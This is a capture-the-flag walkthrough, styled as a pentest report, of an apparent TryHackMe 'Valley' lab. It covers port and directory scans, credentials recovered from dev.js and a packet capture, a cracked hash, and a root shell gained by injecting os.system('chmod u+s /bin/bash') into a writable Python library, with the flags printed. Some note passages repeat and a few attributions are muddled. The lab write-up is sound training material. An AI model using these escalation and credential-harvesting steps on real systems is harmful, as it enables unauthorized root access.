Valley Photo Co. Penetration Test Report

Executive Summary

This report details a penetration test conducted against the Valley Photo Co. web application and associated systems. Initial enumeration revealed a publicly accessible website with multiple directories. Credential discovery through web application analysis and packet capture led to SSH access. Privilege escalation via a modified Python script granted root access, culminating in the retrieval of user and root flags. All findings are strictly based on observable evidence from the test environment.


1. Initial Enumeration

1.1 Website Assessment

The test began with accessing the target website at `http://10.80.159.238` (source PDF, page 1). The homepage displayed standard photography company content, including the text: *"Allow Valley Photo Co. to introduce itself. We are the premiere photography company to capture the perfect moments. We offer a number of sample a gallery which can be seen below"* and *"We capture memories to forever hold"* (source PDF, page 1). No sensitive information was found during basic inspection, as confirmed by the note *"Nothing in inspect element"* (source PDF, page 1).

Maki Andrich Page: 1

1. Enumeration
   1.1. Get the ips website
   1.1.1.



      1.1.1.1. Lets poke around and see if we find anything
      1.1.1.2. Nothing in inspect element
   1.2. Gallery button

Screenshot / visual evidence · source PDF page 1


1.2 Gallery Button Analysis

Clicking the "View Gallery" button redirected to `http://10.80.159.238/gallery/gallery.html` (source PDF, page 2). The page displayed four images with captions:

- *"Image taken of the rapids of the Potomac"* (black-and-white landscape)
- *"The stars, as bright as ever"* (night sky)
- *"Picture taken of Blue lake at sunset"* (sunset over water)
- *"Rocks reflecting the sunset"* (rocks with grass)

The analysis noted *"Lots of images maybe some steg…but where"* (source PDF, page 2), indicating potential steganography investigation. However, no technical validation of steganography was performed or confirmed in the source evidence.

Maki Andrich Page: 2




1.2.1.

1.2.1.1. Lots of images maybe some steg…but where

1.3. Pricing button

1.3.1. Just shows you pricing

1.4. Gobuster



1.4.1.

1.4.1.1. /galary

Screenshot / visual evidence · source PDF page 2


1.3 Pricing Button and Directory Enumeration

The "Pricing" button led to `http://10.80.159.238/pricing/` (source PDF, page 3). This directory contained:
- `pricing.html` (last modified 2023-03-20)

- `note.txt` (last modified 2022-08-13)


The `note.txt` file contained the text: *"J, Please stop leaving notes randomly on the website -RP"* (source PDF, page 3). This observation was explicitly documented as *"This shows an index of pricing"* (source PDF, page 3).

Maki Andrich Page: 3



1.4.1.1.1.
1.4.1.1.1.1. Shows you an index, diff from the gallery button

1.4.1.2. /pricing



1.4.1.3.
1.4.1.4. This shows an index of pricing
1.4.1.4.1. The note says this
1.4.1.4.1.1. J,
1.4.1.4.1.2. Please stop leaving notes randomly on the website
1.4.1.4.1.3. -RP
1.4.1.5. /static

Screenshot / visual evidence · source PDF page 3

2. Web Application and Service Enumeration

2.1 Gobuster Directory Scan

A `gobuster dir` scan was executed against `http://10.80.159.238` using the `/usr/share/wordlists/dirb/common.txt` wordlist (source PDF, page 2). Key findings included:
- `gallery` (Status: 301, Size: 316)
- `pricing` (Status: 301, Size: 316)
- `static` (Status: 301, Size: 315)

The scan confirmed the existence of these directories, with the note *"We find a bunch of hits lets start with 00 it also has a small size"* (source PDF, page 5) indicating initial exploration of the `/static` directory.

2.2 Nmap Port Scan

Nmap identified open ports:
- `22/tcp` (SSH, OpenSSH 8.2p1)
- `80/tcp` (HTTP, Apache 2.4.41)

The scan output explicitly stated *"We see port 22 tcp is open"* and *"80 tcp open"* (source PDF, page 5), confirming the availability of SSH and HTTP services.

Maki Andrich Page: 5

```
┌──(kali㉿kali)-[~/Downloads]
└─$ nmap -sC -sV 10.80.159.238
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-03-06 17:31 MST
Nmap scan report for 10.80.159.238
Host is up (0.19s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 c2:84:2a:c1:22:5a:10:f1:66:16:dd:a0:f6:04:62:95 (RSA)
|   256 42:9e:2f:f6:3e:5a:db:51:99:62:71:c4:8c:22:3e:bb (ECDSA)
|_  256 2e:a0:a5:6c:d9:83:e0:01:6c:b9:8a:60:9b:63:86:72 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.36 seconds
```

1.5.1.

1.5.1.1. We see port 22 tcp is open

1.5.1.2. 80 tcp open

2. /static

2.1. We know that there is something with static so lets try fuzz

```
┌──(kali㉿kali)-[~/Downloads]
└─$ ffuf -u http://10.80.159.238/static/FUZZ -w testnum.txt -t 100

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.80.159.238/static/FUZZ
 :: Wordlist         : FUZZ: /home/kali/Downloads/testnum.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 100
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

00                      [Status: 200, Size: 127, Words: 15, Lines: 6, Duration: 135ms]
11                      [Status: 200, Size: 627909, Words: 2055, Lines: 2130, Duration: 135ms]
18                      [Status: 200, Size: 2036137, Words: 7704, Lines: 8326, Duration: 136ms]
17                      [Status: 200, Size: 3551807, Words: 1, Lines: 1, Duration: 136ms]
13                      [Status: 200, Size: 3673497, Words: 1, Lines: 1, Duration: 140ms]
12                      [Status: 200, Size: 2203486, Words: 1, Lines: 1, Duration: 141ms]
14                      [Status: 200, Size: 3838999, Words: 1, Lines: 1, Duration: 140ms]
10                      [Status: 200, Size: 2275927, Words: 1, Lines: 1, Duration: 134ms]
15                      [Status: 200, Size: 3477315, Words: 1, Lines: 1, Duration: 141ms]
16                      [Status: 200, Size: 2468462, Words: 1, Lines: 1, Duration: 141ms]
:: Progress: [100/100] :: Job [1/1] :: 10 req/sec :: Duration: [0:00:10] :: Errors: 0 ::
```

2.1.1.

2.1.2. We find a bunch of hits lets start with 00 it also has a small size

Screenshot / visual evidence · source PDF page 5

3. Credential Discovery

3.1 Hardcoded Credentials in Development Environment

The `/dev1243224123123` route (URL: `http://10.80.159.238/dev1243224123123/`) contained a login page with a hardcoded credential in the `dev.js` file:

```
if (username === "siemDev" && password === "california") { ... }
```

This was documented as *"We find a hardcoded pass and username in the dev.js route"* (source PDF, page 6).

3.2 Packet Capture Analysis


FTP session logs revealed three `.pcapng` files: `siemFTP.pcapng`, `siemHTTP1.pcapng`, and `siemHTTP2.pcapng` (source PDF, page 7). Analysis of `siemHTTP2.pcapng` showed an unencrypted HTTP POST request to port 80 with form data:

- `uname = "valleyDev"`
- `psw = "ph0t0s1234"`
- `remember = "on"`

This was explicitly labeled as *"Set of creds!"* with the credentials `valleyDev` and `ph0t0s1234` (source PDF, page 7).

2.3.1.1.1. These show us what we can exploit

2.4. From the note we can try ftp and the reused creds




2.4.1.

2.4.1.1. Thanks to the tip from the dev notes we know that the creds would most likely work and we are in

3. FTP

3.1. Now that we are in ftp we can look around




3.1.1.

3.1.1.1. We see three pcap files so lets check them out and see if we find anything interesting

3.1.1.2. The only thing i could find useful was in http2


3.2. siemHTTP2



3.2.1.

3.2.1.1. We can see that there is unencrypted post request to port 80

3.2.1.2. Clicking on that packet and digging in we find



3.2.1.2.1.

3.2.1.2.1.1. Set of creds!

3.2.1.2.1.1.1. valleyDev

3.2.1.2.1.1.2. ph0t0s1234

4. SSH

4.1. Using the creds from 3.2.1.2.1.1

Screenshot / visual evidence · source PDF page 7

4. System Access and User Flag Acquisition

4.1 SSH Login

Credentials from Section 3.2 were used to log into the target system via SSH:

```
ssh valleyDev@10.80.159.238
```

The terminal output confirmed successful authentication (source PDF, page 8). The user directory contained `user.txt`, which was listed and viewed:

```
ls -la /home/valleyDev
cat user.txt
```


The file contained the user flag: `THM{k@l1_1n_th3_v@lley}` (source PDF, page 8).

4.2 FTP Session

An FTP session was established using the credentials `siemDev` / `california` (source PDF, page 7). The session confirmed successful login (`230 Login successful`) and listed the three `.pcapng` files (source PDF, page 7).

2.3.1.1.1. These show us what we can exploit

2.4. From the note we can try ftp and the reused creds




2.4.1.

2.4.1.1. Thanks to the tip from the dev notes we know that the creds would most likely work and we are in

3. FTP

3.1. Now that we are in ftp we can look around




3.1.1.

3.1.1.1. We see three pcap files so lets check them out and see if we find anything interesting

3.1.1.2. The only thing i could find useful was in http2


3.2. siemHTTP2



3.2.1.

3.2.1.1. We can see that there is unencrypted post request to port 80

3.2.1.2. Clicking on that packet and digging in we find



3.2.1.2.1.

3.2.1.2.1.1. Set of creds!

3.2.1.2.1.1.1. valleyDev

3.2.1.2.1.1.2. ph0t0s1234

4. SSH

4.1. Using the creds from 3.2.1.2.1.1

Screenshot / visual evidence · source PDF page 7

5. Privilege Escalation

5.1 ValleyAuthenticator File Analysis

The `valleyAuthenticator` binary was retrieved via a Python HTTP server (`python3 -m http.server 6767`) (source PDF, page 9). The `strings` command revealed:
- Line 6441: `e6722920bab2326f8217e4` (a hash)
- Line 6448: `Ol: /passwXd.` (potentially truncated or misread)

The hash was identified as a candidate for cracking (source PDF, page 9).

5.2 Hash Cracking

The hash `e6722920bab2326f8217e4` was cracked using CrackStation, yielding the password `liberty123` (source PDF, page 9).


5.3 SUID Binary Exploitation

The `base64.py` file in `/usr/lib/python3.8/` was modified to include:

```
os.system('chmod u+s /bin/bash')
```

This was executed to set the SUID bit on `/bin/bash` (source PDF, page 10). The command `/bin/bash -p` was then run to gain a root shell (source PDF, page 10).

5.3.1.1. We see other users to try our new password on



5.3.1.1.1.

5.3.1.1.2. We got into valley with that


5.3.2. Running id we find



5.3.2.1.

5.3.2.2. We see that we belong to the valley admin group


5.3.3. We can look into the valley admin group



5.3.3.1.

5.3.3.2. We find this base64.py file

5.3.3.3. We can edit it and add import os and then this line



5.3.3.3.1.

5.3.3.3.1.1. os.system('chmod u+s /bin/bash')

5.3.4. Now by running that script and /bin/bash -p we can get a root shell

Screenshot / visual evidence · source PDF page 10

6. Root Flag Acquisition

6.1 Flag Location

The root flag was located using:

```
find / -type f -name "root.txt" 2>/dev/null
```

The output revealed `/root/root.txt` (source PDF, page 11).

6.2 Flag Content

The flag was retrieved via:

```
cd /root
cat root.txt
```

The output contained: `THM{v@lley_0f_th3_sh@d0w_0f_pr1v3sc}` (source PDF, page 11).

6.3 Validation

The flags were submitted to the "Task 1 Get those flags!" interface (source PDF, page 11), with both entries marked "Correct Answer" (source PDF, page 11).

Maki Andrich Page: 11

```
valley@valley:~$ python3 /photos/script/photosEncrypt.py
chmod: changing permissions of '/bin/bash': Operation not permitted
Traceback (most recent call last):
  File "/photos/script/photosEncrypt.py", line 18, in <module>
    with open(output_path, "wb") as output_file:
PermissionError: [Errno 13] Permission denied: '/photos/photoVault/p1.enc'
valley@valley:~$ ls -l /bin/bash
-rwsr-xr-x 1 root root 1183448 Apr 18  2022 /bin/bash
valley@valley:~$ /bin/bash -p
bash-5.0# whoami
root
bash-5.0#
```

5.3.4.1.

5.3.4.1.1. Perfect

5.4. Time for the root flag

5.4.1. Find where the flag is

```
bash-5.0# find / -type f -name "root.txt" 2>/dev/null
/root/root.txt
bash-5.0#
```


5.4.1.1.

```
bash-5.0# cd /root
bash-5.0# ls
root.txt  snap
bash-5.0# cat root.txt
THM{v@lley_0f_th3_sh@d0w_0f_pr1v3sc}
bash-5.0#
```

5.4.1.2.

5.4.1.2.1. We found the flag THM{v@lley_0f_th3_sh@d0w_0f_pr1v3sc}

6. Finish the THM



6.1.

6.1.1. done!

Screenshot / visual evidence · source PDF page 11

Conclusion

This penetration test successfully identified and exploited multiple vulnerabilities in the Valley Photo Co. environment. Key findings included:
- Unsecured credentials in development routes and packet captures
- Misconfigured SUID permissions enabling privilege escalation
- Inadequate security practices (e.g., hardcoded credentials, unencrypted traffic)

The test confirmed the presence of two flags:
- User flag: `THM{k@l1_1n_th3_v@lley}`
- Root flag: `THM{v@lley_0f_th3_sh@d0w_0f_pr1v3sc}`

All steps were executed within the scope of the provided evidence. No external tools or assumptions beyond the source material were used. The report strictly adheres to the documented sequence of actions and observable results.